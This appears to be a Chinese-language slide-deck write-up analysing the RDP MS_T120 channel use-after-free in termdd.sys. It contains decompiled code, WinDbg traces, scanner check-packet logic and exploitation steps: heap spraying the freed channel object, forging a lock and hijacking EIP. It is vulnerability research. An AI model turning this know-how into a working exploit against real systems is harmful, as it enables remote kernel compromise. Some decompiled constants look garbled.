16 0268e978 724656e1 00000378 000b4db8 0268e998 rdpwsx!TSrvStackConnect+0x26 (FPO: [Non-Fpo])
17 0268e99c 761ded48 02802120 00000378 000b4db8 rdpwsx!WsxIcaStackIoControl+0x17d (FPO: [Non-Fpo])
18 0268e9c8 74ed160d 000ddfe0 000b4db8 0038004b termsrv!WsxStackIoControl+0x43 (FPO: [Non-Fpo])
19 0268e9f8 74ed1806 000b4db8 0038004b 00000000 ICAAPI!_IcaStackIoControl+0x33 (FPO: [Non-Fpo])
1a 0268efe0 74ed1ec8 000b4db8 000cf534 0268f027 ICAAPI!_IcaStackWaitForIca+0x3e (FPO: [Non-Fpo])
1b 0268f5e8 761cce31 00000378 000b4db8 000cf4b0 ICAAPI!_IcaStackConnectionAccept+0x153 (FPO: [Non-Fpo])
1c 0268ff90 761cd5c0 000cf490 000d92b0 00000004 termsrv!TransferConnectionToIdleWinStation+0x416 (FPO: [Non-Fpo])
1d 0268ffb4 7c80b713 000b2598 00000000 00000000 termsrv!WinStationTransferThread+0x69 (FPO: [Non-Fpo])
1e 0268ffec 00000000 761cd557 000b2598 00000000 kernel32!BaseThreadStart+0x37 (FPO: [Non-Fpo])
```

MS_T120

- rdpwsx!MCSCreateDomain
- lcaapi!lcaChannelOpen
- lcaapi!_lcaStackOpen
- lcaapi!_lcaOpen
- Ntdll!NtCreateFile
- Termdd!lcaCreate
- Termdd!lcaCreateChannel

```
1 int __stdcall MCSCreateDomain(int a1, int a2, int a3, _DWORD *a4)
2 {
3     struct_v5 *v4; // eax
4     struct_v5 *v5; // esi
5     int *pFile; // ebx
6     int v8; // [esp+Ch] [ebp-Ch]
7     int v9; // [esp+10h] [ebp-8h]
8     LPCRITICAL_SECTION lpCriticalSection; // [esp+14h] [ebp-4h]
9
10    *a4 = 0;
11    v4 = (struct_v5 *)HeapAlloc(g_hTShareHeap, 8u, 0x4A8u);
12    v5 = v4;
13    if ( !v4 )
14        return 11;
15    lpCriticalSection = &v4->rtl_critical_section4;
16    if ( RtlInitializeCriticalSection(&v4->rtl_critical_section4) )
17    {
18        LABEL_8:
19        HeapFree(g_hTShareHeap, 0, v5);
20        return 11;
21    }
22    EnterCriticalSection(&v5->rtl_critical_section4);
23    v5->dword1C = a1;
24    v5->dword20 = a2;
25    v5->dword28 = a3;
26    v5->dword30 = 0;
27    v5->dword64 = 0;
28    v5->dword60 = 0;
29    v5->dword5C = 0;
30    v5->ref = 0;
31    MCSReferenceDomain(&v5->ref);
32    pFile = &v5->hFile;
33    if ( IcaChannelOpen(a1, 5, (int)"MS_T120", (int)&v5->hFile) < 0 )
34    {
35        LABEL_7:
36        LeaveCriticalSection(lpCriticalSection);
37        DeleteCriticalSection(lpCriticalSection);
38        goto LABEL_8;
39    }
40    if ( !CreateIoCompletionPort((HANDLE)*pFile, CompletionPort, (ULONG_PTR)v5, 0)
41        || (v8 = 0, v9 = 20, IcaStackIoControl(a2, 0x381403, (int)&v8, 8, 0, 0, 0) < 0) )
42    {
43        IcaChannelClose(*pFile);
44        goto LABEL_7;
45    }
46    *a4 = v5;
47    MCSReferenceDomain(&v5->ref);
48    PostQueuedCompletionStatus(CompletionPort, 0xFFFFFFFF, (ULONG_PTR)v5, 0);
49    LeaveCriticalSection(lpCriticalSection);
50    return 0;
51 }
```




当创建同名信道的时候会发生什么

```
1 int __stdcall IcaCreateChannel(IcaStack *stack, char *a3, PIRP irp, int a4)
2 {
3     int v4; // ecx
4     IcaChannel *channel; // esi
5     int result; // eax
6     PERESOURCE Resource; // [esp+Ch] [ebp-4h]
7     char *a3a; // [esp+1Ch] [ebp+Ch]
8
9     v4 = *((_DWORD *)a3 + 2);
10    Resource = (PERESOURCE)*((_DWORD *)a3 + 2);
11    if ( v4 < 0 )
12        return 0xC000000D;
13    if ( v4 > 5 )
14        return 0xC000000D;
15    a3a = a3 + 12;
16    if ( !_memchr(a3a, 0, 8u) )
17        return 0xC000000D;
18    IcaReferenceStack((IcaChannel *)stack);
19    KeEnterCriticalRegion();
20    ExAcquireResourceExclusiveLite(&stack->base.Lock, 1u);
21    channel = IcaFindChannelByName((IcaConn *)stack, (int)Resource, a3a);
22    if ( channel || (channel = _IcaAllocateChannel((IcaConn *)stack, (int)Resource, a3a)) != 0 )
23    {
24        InterlockedExchangeAdd(&channel->channelRef, 1u);
25        if ( channel->channelStatus & 8 )
26        {
27            IcaReferenceStack(channel);
28            KeEnterCriticalRegion();
29            ExAcquireResourceExclusiveLite(&channel->base.Lock, 1u);
30            channel->channelStatus &= 0xFFFFFFFF7;
31            ExReleaseResourceLite(&channel->base.Lock);
32            KeLeaveCriticalRegion();
33            IcaDereferenceChannel(channel);
34        }
35        ExReleaseResourceLite(&stack->base.Lock);
36        KeLeaveCriticalRegion();
37        IcaDereferenceConnection((IcaConn *)stack);
38        *((_DWORD *)((_DWORD *)a4 + 24) + 12) = channel;
39        result = 0;
40    }
41    else
42    {
43        ExReleaseResourceLite(&stack->base.Lock);
44        KeLeaveCriticalRegion();
45        IcaDereferenceConnection((IcaConn *)stack);
46        result = 0xC000009A;
47    }
48    return result;
49 }
```



```
1 int __stdcall MCSInitialize(int a1)
2 {
3     HANDLE v1; // eax
4     HANDLE v2; // eax
5
6     dword_72474194 = (int (__stdcall *)(_DWORD, _DWORD, _DWORD, _DWORD))a1;
7     v1 = CreateIoCompletionPort((HANDLE)0xFFFFFFFF, 0, 0, 0);
8     CompletionPort = v1;
9     if ( !v1 )
10        return 1;
11    v2 = CreateThread(0, 0, IoThreadFunc, v1, 0, &ThreadId);
12    dword_7247418C = v2;
13    if ( !v2 )
14        return 1;
15    SetThreadPriority(v2, 2);
16    g_bInitialized = 1;
17    return 0;
18 }
```

```
1 DWORD __stdcall IoThreadFunc(LPVOID lpThreadParameter)
2 {
3     BOOL v1; // eax
4     DWORD NumberOfBytesTransferred; // [esp+0h] [ebp-Ch]
5     LPOVERLAPPED Overlapped; // [esp+4h] [ebp-8h]
6     unsigned int CompletionKey; // [esp+8h] [ebp-4h]
7
8     while ( 1 )
9     {
10        do
11        {
12            CompletionKey = 0;
13            Overlapped = 0;
14            v1 = GetQueuedCompletionStatus(
15                lpThreadParameter,
16                &NumberOfBytesTransferred,
17                &CompletionKey,
18                &Overlapped,
19                0xFFFFFFFF);
20        }
21        while ( !v1 && !Overlapped );
22        if ( CompletionKey == -1 )
23            break;
24        if ( v1 )
25            MCSPortData((volatile LONG *)CompletionKey, NumberOfBytesTransferred);
26        else
27            MCSDereferenceDomain((volatile LONG *)CompletionKey);
28    }
29    SetEvent(hObject);
30    return 0;
31 }
```

xrefs to CompletionPort

Direction	Typ	Address	Text
Up	r	MCSDisconnectPort(x,x)...	push CompletionPort; CompletionPort
	r	MCSCreateDomain(x,x,x,...	push CompletionPort; ExistingCompletionPort
D...	r	MCSCreateDomain(x,x,x,...	push CompletionPort; CompletionPort
D...	w	MCSInitialize(x)+1D	mov CompletionPort, eax
D...	r	MCSCleanup()+1C	push CompletionPort; CompletionPort
D...	r	MCSCleanup()+51	push CompletionPort; hObject

Line 4 of 6



MCSPortData

```
LONG __stdcall MCSPortData(struct_data *data, int a2)
{
    int v2; // eax
    void *v3; // eax

    EnterCriticalSection(&data->rtl_critical_section4);
    if ( (unsigned int)a2 >= 0xFFFFFFFF0 )
    {
        if ( a2 == -2 )
            MCSChannelClose(data);
    }
    else if ( !(*(_BYTE *)&data->dword28 + 1) & 1 )
    {
        v2 = *(_DWORD *)&data->buf[4];
        if ( v2 )
        {
            if ( v2 == 2 )
            {
                HandleDisconnectProviderIndication(data, a2, (int)data->buf);
                MCSChannelClose(data);
            }
        }
        else
        {
            HandleConnectProviderIndication(data, a2, (int)data->buf);
        }
        *(_DWORD *)&data->buf[4] = -1;
    }
    v3 = (void *)data->hFile;
    if ( v3 && (ReadFile(v3, data->buf, 0x434u, 0, (LPOVERLAPPED)&data->gap34[32]) || GetLastError() == 997) )
        MCSReferenceDomain(&data->ref);
    LeaveCriticalSection(&data->rtl_critical_section4);
    return MCSDereferenceDomain(&data->ref);
}
```



Rdpwd!HandleConnectInitial

```
67     v32 = v26 != 0;
68     v7 = DecodeDomainParameters(*v4, v28, &a3, &v21, &v28);
69     if ( !v7 )
70     {
71         v6 = v28;
72         v7 = DecodeDomainParameters(*v4, v28, &a3, &v20, &v28);
73         if ( !v7 )
74         {
75             v6 = v28;
76             v7 = DecodeDomainParameters(*v4, v28, &a3, &v19, &v28);
77             if ( !v7 )
78             {
79                 v6 = v28;
80                 v7 = DecodeTagBER(*v4, v28, &a3, 4, &v35, &v26, &v28);
81                 if ( !v7 )
82                 {
83                     v8 = v35 <= 0x400;
84                     *v24 = v23 - a3;
85                     if ( v8 )
86                     {
87                         if ( (unsigned __int8)NegotiateDomParams(v4, &v21, &v20, &v19, &v33) )
88                         {
89                             v15 = v34;
90                             qmemcpy(v4 + 41, &v33, 0x20u);
91                             v9 = GetTotalLengthDeterminantEncodingSize(v15);
92                             v10 = v26;
93                             v4[27] = v34 - v9 - 6;
94                             v29 = 0;
95                             v30 = 0;
96                             v31 = 1;
97                             qmemcpy(&v36, v10, v35);
98                             v4[50] = 3;
99                             IcaChannelInput(*v4, 5, 31, 0, (int)&v29, 0x434);
100                        }
101                    }
102                    else
103                    {
104                        MCSProtocolErrorEvent(*v4, v4[11], 103, v28, a3);
105                    }
106                }
107                else
108                {
109                    while ( IcaBufferAlloc(*v4, 0, 1, 54, 0, (int)&v27) )
110                    ;
111                    CreateConnectResponseHeader(*v4, 14, 0, v4 + 41, 0, *(_DWORD *) (v27 + 16), v27 + 20);
112                    if ( SendOutBuf(v4, v27) >= 0 )
113                    {
114                        v16 = 1;
115                        v17 = 1;
116                        v18 = 2;
117                        IcaChannelInput(*v4, 4, 0, 0, (int)&v16, 0x808);
118                    }
119                }
120            }
121        }
122    }
123 }
```



IcaChannelInput

```
1 int __stdcall IcaChannelInputInternal(int a1, int ChannelId, int a3, SIZE_T cbUnk, PVOID pData, size_t cbData)
2 {
3     // [COLLAPSED LOCAL DECLARATIONS. PRESS KEYPAD CTRL-"+" TO EXPAND]
4
5     if ( ChannelId < 0 )
6         goto LABEL_12;
7     if ( ChannelId <= 1 )
8     {
9         KeQuerySystemTime((PLARGE_INTEGER)(a1 + 112));
10 LABEL_12:
11     v6 = (IcaStack *)a1;
12     goto LABEL_13;
13 }
14 v6 = (IcaStack *)a1;
15 if ( ChannelId == 4 && cbData >= 1 && *(_BYTE *)pData == 1 )
16 {
17     *(_BYTE *)(a1 + 93) = 1;
18     v33 = 0x38007F;
19     _IcaCallStackNoLock(a1, 5, &v33);
20     v7 = (struct _KEVENT *)_InterlockedExchange((volatile signed __int32 *)(a1 + 124), 0);
21     if ( v7 )
22     {
23         KeSetEvent(v7, 0, 0);
24         ObfDereferenceObject(v7);
25     }
26     v8 = *(struct _KEVENT **)(a1 + 120);
27     if ( v8 )
28     {
29         KeSetEvent(v8, 0, 0);
30         ObfDereferenceObject(*(PVOID *)(a1 + 120));
31         v9 = cbUnk == 0;
32         *(_DWORD *)(a1 + 120) = 0;
33         if ( v9 )
34             return 0;
35 LABEL_60:
36     ExFreePoolWithTag((PVOID)cbUnk, 0);
37     return 0;
38 }
39 }
40 LABEL_13:
41     conn = IcaGetConnectionForStack(v6);
42     _conn = conn;
43     Chann = IcaFindChannel(conn, ChannelId, a3);
44     _chann = chann;
45     _chann = chann;
46     if ( !chann )
47         goto LABEL_59;
48     IcaReferenceStack(chann);
49     KeEnterCriticalRegion();
50     ExAcquireResourceExclusiveLite(&_chann->base.Lock, 1u);
51     v13 = _chann->channelStatus;
52     if ( v13 & 0x28 || v6->dword44 == 1 && !(v13 & 2) )
53     {
54         ExReleaseResourceLite(&_chann->base.Lock);
```



```
0: kd> kv
# ChildEBP RetAddr  Args to Child
00 edd99400 f774f46b 85a85008 00000005 00000001 termdd!IcaChannelInputInternal (FPO: [Non-Fpo])
01 edd99428 ed71094e 85a6acec 00000005 00000001 termdd!IcaChannelInput+0x41 (FPO: [Non-Fpo])
02 edd9945c ed70ab25 e12d2008 42a8590f 0000000c RDPWD!WDW_OnDataReceived+0x180 (FPO: [Non-Fpo])
03 edd99484 ed70a949 e12d282c e1f1412c edd99400 RDPWD!SM_MCS_SendDataCallback+0x12d (FPO: [Non-Fpo])
04 edd994ec ed70a770 000000a0 edd99524 000000a7 RDPWD!HandleAllSendDataPDUs+0x155 (FPO: [Non-Fpo])
05 edd99508 ed709632 000000a0 edd99524 806e7900 RDPWD!RecognizeMCSFrame+0x32 (FPO: [Non-Fpo])
06 edd99530 f7752625 e12d2008 00000000 85a8599b RDPWD!MCS_IcaRawInput+0x32c (FPO: [Non-Fpo])
07 edd99550 f799f1e5 85f5ecac 00000000 85a858f4 termdd!IcaRawInput+0x53 (FPO: [Non-Fpo])
08 edd99d90 f775122f 85a857a8 00000000 85f4a8b8 TDTCP!TdInputThread+0x36f (FPO: [Non-Fpo])
09 edd99dac 805d0f64 85a936d0 00000000 00000000 termdd!_IcaDriverThread+0x51 (FPO: [Non-Fpo])
0a edd99ddc 805470de f77511de 861f71b8 00000000 nt!PspSystemThreadStartup+0x34 (FPO: [Non-Fpo])
0b 00000000 00000000 00000000 00000000 00000000 nt!KiThreadStartup+0x16
```

```
0: kd> kv 1
# ChildEBP RetAddr  Args to Child
00 edd99400 f774f46b 85a85008 00000005 00000001 termdd!IcaChannelInputInternal (FPO: [Non-Fpo])
```

```
0: kd> r
eax=00000000 ebx=e12d2008 ecx=85a85058 edx=00000000 esi=00000000 edi=85a85008
eip=f774e670 esp=edd99404 ebp=edd99428 iopl=0         nv up ei pl zr na pe nc
cs=0008  ss=0010  ds=0023  es=0023  fs=0030  gs=0000             efl=00000246
```

```
termdd!IcaChannelInputInternal:
f774e670 8bff          mov     edi,edi
```

```
0: kd> dd edd99400
edd99400 00000246 f774f46b 85a85008 00000005
edd99410 00000001 00000000 85a85917 00000084
edd99420 0000008c 85a8590f edd9945c ed71094e
edd99430 85a6acec 00000005 00000001 00000000
edd99440 85a85917 00000084 85a8590f e12d2564
edd99450 0000008c 00000001 e12d2880 edd99484
edd99460 ed70ab25 e12d2008 42a8590f 0000008c
edd99470 000003ed 000003ed e1f14008 000000a0
0: kd> dd 85a85917
85a85917 42424242 42424242 42424242 42424242
85a85927 42424242 42424242 42424242 42424242
85a85937 42424242 42424242 42424242 42424242
85a85947 42424242 42424242 42424242 42424242
85a85957 42424242 42424242 42424242 42424242
85a85967 42424242 42424242 42424242 42424242
85a85977 42424242 42424242 42424242 42424242
85a85987 42424242 42424242 42424242 42424242
```

```
0: kd> ba r4 85a85918
```

```
Net COM port baud is ignored
```

```
0: kd> g
```

```
Breakpoint 6 hit
```

```
termdd!_IcaCopyDataToUserBuffer+0x38:
```

```
f774dd02 f3a5          rep movs dword ptr es:[edi],dword ptr [esi]
```

```
0: kd> kv 2
```

```
# ChildEBP RetAddr  Args to Child
```

```
00 edd993b8 f774e850 85f3d890 85a85917 00000084 termdd!_IcaCopyDataToUserBuffer+0x38 (FPO: [Non-Fpo])
```

```
01 edd99400 f774f46b 85a85008 00000005 00000001 termdd!IcaChannelInputInternal+0x1e0 (FPO: [Non-Fpo])
```

```
0: kd> r edi
```

```
edi=02833138
```

```
0: kd> ba r4 02833138
```

```
0: kd> g
```

```
Breakpoint 6 hit
```

```
Breakpoint 7 hit
```

```
termdd!_IcaCopyDataToUserBuffer+0x38:
```

```
f774dd02 f3a5          rep movs dword ptr es:[edi],dword ptr [esi]
```

```
0: kd> g
```

```
Breakpoint 7 hit
```

```
rdpwsx!MCSPortData+0x29:
```

```
001b:724666e3 83e800          sub     eax,0
```

```
1: kd> kv
```

```
# ChildEBP RetAddr  Args to Child
```

```
00 028bff98 724667a7 028330c0 00000084 00000084 rdpwsx!MCSPortData+0x29 (FPO: [Non-Fpo])
```

```
01 028bffb4 7c80b713 000002dc 77dad4de 00000000 rdpwsx!IoThreadFunc+0x45 (FPO: [Non-Fpo])
```

```
02 028bfffec 00000000 72466762 000002dc 00000000 kernel32!BaseThreadStart+0x37 (FPO: [Non-Fpo])
```



MCSPortData

```
LONG __stdcall MCSPortData(struct_data *data, int a2)
{
    int v2; // eax
    void *v3; // eax

    EnterCriticalSection(&data->rtl_critical_section4);
    if ( (unsigned int)a2 >= 0xFFFFFFFF0 )
    {
        if ( a2 == -2 )
            MCSChannelClose(data);
    }
    else if ( !(*(_BYTE *)&data->dword28 + 1) & 1 )
    {
        v2 = *(_DWORD *)&data->buf[4];
        if ( v2 )
        {
            if ( v2 == 2 )
            {
                HandleDisconnectProviderIndication(data, a2, (int)data->buf);
                MCSChannelClose(data);
            }
        }
        else
        {
            HandleConnectProviderIndication(data, a2, (int)data->buf);
        }
        *(_DWORD *)&data->buf[4] = -1;
    }
    v3 = (void *)data->hFile;
    if ( v3 && (ReadFile(v3, data->buf, 0x434u, 0, (LPOVERLAPPED)&data->gap34[32]) || GetLastError() == 997) )
        MCSReferenceDomain(&data->ref);
    LeaveCriticalSection(&data->rtl_critical_section4);
    return MCSDeReferenceDomain(&data->ref);
}
```

```
int __stdcall HandleDisconnectProviderIndication(struct_data *a1, int cbData, char *buf)
{
    int result; // eax
    int v4; // [esp-4h] [ebp-10h]
    struct_data *v5; // [esp+0h] [ebp-Ch]
    int v6; // [esp+4h] [ebp-8h]
    int v7; // [esp+8h] [ebp-4h]

    if ( cbData == 0x10 )
    {
        v4 = a1->dword28;
        a1->dword68 = 0;
        a1->dword30 = 0;
        v6 = 0;
        v7 = *((_DWORD *)buf + 3);
        v5 = a1;
        result = mcsCallback(a1, 2, &v5, v4);
    }
    return result;
}
```



触发漏洞

```
FOLLOWUP_IP:
termdd!IcaChannelInputInternal+11b
f774e78b ff10          call     dword ptr [eax]

BUGCHECK_STR:  0x7E

ANALYSIS_VERSION:  10.0.10240.9 x86fre

LAST_CONTROL_TRANSFER:  from f774f46b to f774e78b

STACK_TEXT:
ee1964a8 f774f46b 8598f778 00000005 0000001f termdd!IcaChannelInputInternal+0x11b
ee1964d0 ed7fca16 862f114c 00000005 0000001f termdd!IcaChannelInput+0x41
ee196508 ed7fca82 e2331008 8598f778 862f1138 RDPWD!SignalBrokenConnection+0x40
ee196520 f774f48f e232f008 00000004 00000000 RDPWD!MCSIcaChannelInput+0x58
ee196548 f790f2f7 862aa514 00000004 00000000 termdd!IcaChannelInput+0x65
ee196d90 f775122f 00033740 00000000 86033ac0 TDTCP!TdInputThread+0x481
ee196dac 805d0f64 86033d20 00000000 00000000 termdd!_IcaDriverThread+0x51
ee196ddc 805470de f77511de 86094cf8 00000000 nt!PspSystemThreadStartup+0x34
00000000 00000000 00000000 00000000 00000000 nt!KiThreadStartup+0x16

SYMBOL_STACK_INDEX:  0

SYMBOL_NAME:  termdd!IcaChannelInputInternal+11b

FOLLOWUP_NAME:  MachineOwner

MODULE_NAME:  termdd

IMAGE_NAME:  termdd.sys

DEBUG_FLR_IMAGE_TIMESTAMP:  4802532c

STACK_COMMAND:  .cxr 0xfffffffffe196098 ; kb

FAILURE_BUCKET_ID:  0x7E_termdd!IcaChannelInputInternal+11b

BUCKET_ID:  0x7E_termdd!IcaChannelInputInternal+11b

PRIMARY_PROBLEM_CLASS:  0x7E_termdd!IcaChannelInputInternal+11b

ANALYSIS_SOURCE:  KM

FAILURE_ID_HASH_STRING:  km:0x7e_termdd!icachannelinputinternal+11b

FAILURE_ID_HASH:  {fc541517-e3dc-ba82-4665-0e3d4829be4f}
```

```
1 void __stdcall _IcaBindChannel(IcaChannel *channel, int id, int a3, char a4)
2 {
3     _ERESOURCE *v4; // [esp-4h] [ebp-10h]
4
5     v4 = channel->pchannelTableLock;
6     channel->id = id;
7     channel->id_vc = a3;
8     IcaLockChannelTable(v4);
9     if ( a4 & 1 )
10        channel->channelStatus |= 0x10u;
11    if ( a3 != -1 )
12        channel->objConn->bindChannel[a3 + id] = (IcaConn *)channel;
13    IcaUnlockChannelTable(channel->pchannelTableLock);
14 }
```

```
0: kd> dd 894cd2e8 +78 894cd2e8 +108
894cd360  8970aa90 8970a960 8970abc0 8970ae20
894cd370  8970a7f0 8992a730 00000000 00000000
894cd380  00000000 00000000 00000000 00000000
894cd390  8970acf0 00000000 00000000 00000000
894cd3a0  00000000 00000000 00000000 00000000
894cd3b0  00000000 00000000 00000000 00000000
894cd3c0  00000000 00000000 00000000 00000000
894cd3d0  00000000 00000000 00000000 00000000
894cd3e0  00000000 00000000 00000000 00000000
894cd3f0  8992a730
0: kd> da 8992a730+58
8992a788  "MS_T120"
```




漏洞扫描器原理

```
72  mst120_check(int is_send)
--
43  mst120_send_check_packet(size_t size, size_t offset)
44  {
45      char *buff = xmalloc(size);
46      STREAM s;
47      1 ref
48      static int is_printed = 0;
49      if (is_printed++ == 0)
50      {
51          STATUS(1, "[+] Sending MS_T120 check packet\n");
52      }
53      else
54      {
55          STATUS(4, "[+] Sending MS_T120 check packet (size
56              | size, offset);
57      }
58
59      memset(buff, 0, size);
60
61      buff[offset] = 2;
62
63      }
96  }
97  }
98
```

```
LONG __stdcall MCSPortData(struct_data *data, int a2)
{
    int v2; // eax
    void *v3; // eax

    EnterCriticalSection(&data->rtl_critical_section4);
    if ( (unsigned int)a2 >= 0xFFFFFFFF )
    {
        if ( a2 == -2 )
            MCSChannelClose(data);
    }
    else if ( !(*(_BYTE *)&data->dword28 + 1) & 1 )
    {
        v2 = *(_DWORD *)&data->buf[4];
        if ( v2 )
        {
            if ( v2 == 2 )
            {
                HandleDisconnectProviderIndication(data, a2, (int)data->buf);
                MCSChannelClose(data);
            }
        }
        else
        {
            HandleConnectProviderIndication(data, a2, (int)data->buf);
        }
        *(_DWORD *)&data->buf[4] = -1;
    }
    v3 = (void *)data->hFile;
    if ( v3 && (ReadFile(v3, data->buf, 0x434u, 0, (LPOVERLAPPED)&data->gap34[32]) || GetLastError() == 99) )
        MCSReferenceDomain(&data->ref);
    LeaveCriticalSection(&data->rtl_critical_section4);
    return MCSDeReferenceDomain(&data->ref);
}

int __stdcall HandleDisconnectProviderIndication(struct_data *a1, int cbData, char *bu
{
    int result; // eax
    int v4; // [esp-4h] [ebp-10h]
    struct_data *v5; // [esp+0h] [ebp-Ch]
    int v6; // [esp+4h] [ebp-8h]
    int v7; // [esp+8h] [ebp-4h]

    if ( cbData == 0x10 )
    {
        v4 = a1->dword28;
        a1->dword68 = 0;
        a1->dword30 = 0;
        v6 = 0;
        v7 = *((_DWORD *)buf + 3);
        v5 = a1;
        result = mcsCallback(a1, 2, &v5, v4);
    }
    return result;
}
```



内核漏洞利用



- 代码执行前思考的问题
- 如何加速利用程序开发
- UaF对象堆喷
- 弹计算器


远程代码执行前需要思考的问题



- 漏洞类型: use after free
- 漏洞关联对象 lcaChannel, 大小:0x8C
- 怎么去占坑
- 怎么去泄漏喷射的shellcode在内核堆上的地址
- 在内核控EIP以后怎么在用户态弹计算器

加速漏洞利用程序开发

FreeRDP 1178 C文件, 623000行



rdesktop 53 C文件, 42934行





占坑

```
else
    v14 = (SIZE_T)ExAllocatePoolWithTag((POOL_TYPE)0, cbData + 0x20, ' acI');
if ( v14 )
{
    v26 = v25;
    *(_DWORD *) (v14 + 12) = v25;
    *(_DWORD *) (v14 + 16) = v25;
    v27 = pData;
    *(_DWORD *) (v14 + 8) = v14 + 0x20;
    memcpy((void *) (v14 + 0x20), v27, v26);
    __chann = __chann;
    v25 = cbData;
    goto LABEL_50;
}
```

```
struct __declspec(align(4)) IcaChannel
{
    struct IcaBase base;
    _DWORD channelStatus;
    _DWORD channelRef;
    IcaConn *objConn;
    IcaChannelDispatchTable *ChannelMgr;
    _DWORD id;
    char channName[8];
    _DWORD id_vc;
    LIST_ENTRY ConnListEntry;
    LIST_ENTRY RequestQueue;
    LIST_ENTRY List1;
    _BYTE gap7C[4];
    _DWORD dword80;
    _ERESOURCE *pchannelTableLock;
    _DWORD dword8C;
};
```



伪造锁

```
chann = IcaFindChannel(conn, ChannelId, a3);
chann = chann;
__chann = chann;

if ( !chann )
    goto LABEL_59;
IcaReferenceStack(chann);
KeEnterCriticalRegion();
ExAcquireResourceExclusiveLite(&_chann->base.Lock, 1u);
v13 = _chann->channelStatus;
if ( v13 & 0x28 || v6->dword44 == 1 && !(v13 & 2) )
{
    ExReleaseResourceLite(&_chann->base.Lock);
    KeLeaveCriticalRegion();
    IcaDereferenceChannel(_chann);
    IcaDereferenceChannel(_chann);
LABEL_59:
    if ( !cbUnk )
        return 0;
    goto LABEL_60;
}
v14 = cbUnk;
if ( cbUnk )
{
    pData = *(PVOID *)(cbUnk + 8);
    cbData = *(_DWORD *)(cbUnk + 12);
}
v15 = _chann->ChannelMgr;
if ( v15 )
{
    ((void (__stdcall *)(IcaChannelDispatchTable *, PVOID, size_t, int *))v15->_IcaChar
    v15,
    pData,
    cbData,
    &a3);
    if ( v14 )
        ExFreePoolWithTag((PVOID)v14, 0);
    v14 = a3;
}
```

```
struct __declspec(align(4)) _ERESOURCE
{
    _LIST_ENTRY SystemResourcesList;
    _OWNER_ENTRY *OwnerTable;
    __int16 ActiveCount;
    unsigned __int16 Flag;
    _KSEMAPHORE *SharedWaiters;
    _KEVENT *ExclusiveWaiters;
    _OWNER_ENTRY OwnerThreads[2];
    unsigned int ContentionCount;
    unsigned __int16 NumberOfSharedWaiters;
    unsigned __int16 NumberOfExclusiveWaiters;
    $B8D4EB9E6E3D1A926634FE9A5064A2BB ___u10;
    unsigned int SpinLock;
};
```



控EIP的前奏

```
1: kd> k
# ChildEBP RetAddr
00 b1b8d9b0 804f9df9 nt!RtlpBreakWithStatusInstruction
01 b1b8d9fc 804fa9e4 nt!KiBugCheckDebugBreak+0x19
02 b1b8dddc 804faf33 nt!KeBugCheck2+0x574
03 b1b8ddfc 805d0f2a nt!KeBugCheckEx+0x1b
04 b1b8de18 805d0f8a nt!PspUnhandledExceptionInSystemThread+0x1a
05 b1b8eddc 805470de nt!PspSystemThreadStartup+0x5a
06 00000000 00000000 nt!KiThreadStartup+0x16
1: kd> .cxr 0xfffffffffb1b8dff0
eax=6161616d ebx=00000000 ecx=b1b8e410 edx=00000000 esi=8954c9e8 edi=88fbb7c0
eip=baa0978b esp=b1b8e3bc ebp=b1b8e400 iopl=0         nv up ei pl nz na po nc
cs=0008  ss=0010  ds=0023  es=0023  fs=0030  gs=0000             efl=00010202
termdd!IcaChannelInputInternal+0x11b:
baa0978b ff10          call     dword ptr [eax]          ds:0023:6161616d=????????
1: kd>
```


控EIP

```

DEFAULT_BUCKET_ID: DRIVER_FAULT
PROCESS_NAME: svchost.exe
ERROR_CODE: (NTSTATUS) 0xc0000005 - "0x%08lx"
EXCEPTION_PARAMETER1: 00000008
EXCEPTION_PARAMETER2: 41414141
WRITE_ADDRESS: 41414141
FOLLOWUP_IP:
termdd!IcaChannelInputInternal+11d
baa0978d 85db test ebx,ebx
FAILED_INSTRUCTION_ADDRESS:
+1562faf0099dfc0
41414141 ?? ???
BUGCHECK_STR: 0x7E
LAST_CONTROL_TRANSFER: from baa0978d to 41414141
STACK_TEXT:
WARNING: Frame IP not in any known module. Following frames may be wrong.
b1bd045c baa0978d 88c969c0 b1bd04f8 00000010 0x41414141
b1bd04a8 baa0a46b 898c06a0 00000005 0000001f termdd!IcaChannelInputInternal+0x11d
b1bd04d0 b0d8aa16 896bd85c 00000005 0000001f termdd!IcaChannelInput+0x41
b1bd0508 b0d8aa82 e2004540 898c06a0 896bd848 RDPWD!SignalBrokenConnection+0x40
b1bd0520 baa0a48f e1a5e008 00000004 00000000 RDPWD!MCSIcaChannelInput+0x58
b1bd0548 babca2f7 89980614 00000004 00000000 termdd!IcaChannelInput+0x65
b1bd0d90 baa0c22f 00088638 00000000 89085740 TDTCP!TdInputThread+0x481
b1bd0dac 805d0f64 890896b8 00000000 00000000 termdd!_IcaDriverThread+0x51
b1bd0ddc 805470de baa0c1de 896be628 00000000 nt!PspSystemThreadStartup+0x34
00000000 00000000 00000000 00000000 00000000 nt!KiThreadStartup+0x16
1: kd> !pool 88c969c0
Pool page 88c969c0 region is Nonpaged pool
88c96000 size: 668 previous size: 0 (Allocated) Ica
88c96668 size: 38 previous size: 668 (Free) .gS.
88c966a0 size: 98 previous size: 38 (Allocated) Ica
88c96738 size: 98 previous size: 98 (Allocated) Ica
88c967d0 size: 98 previous size: 98 (Allocated) Ica
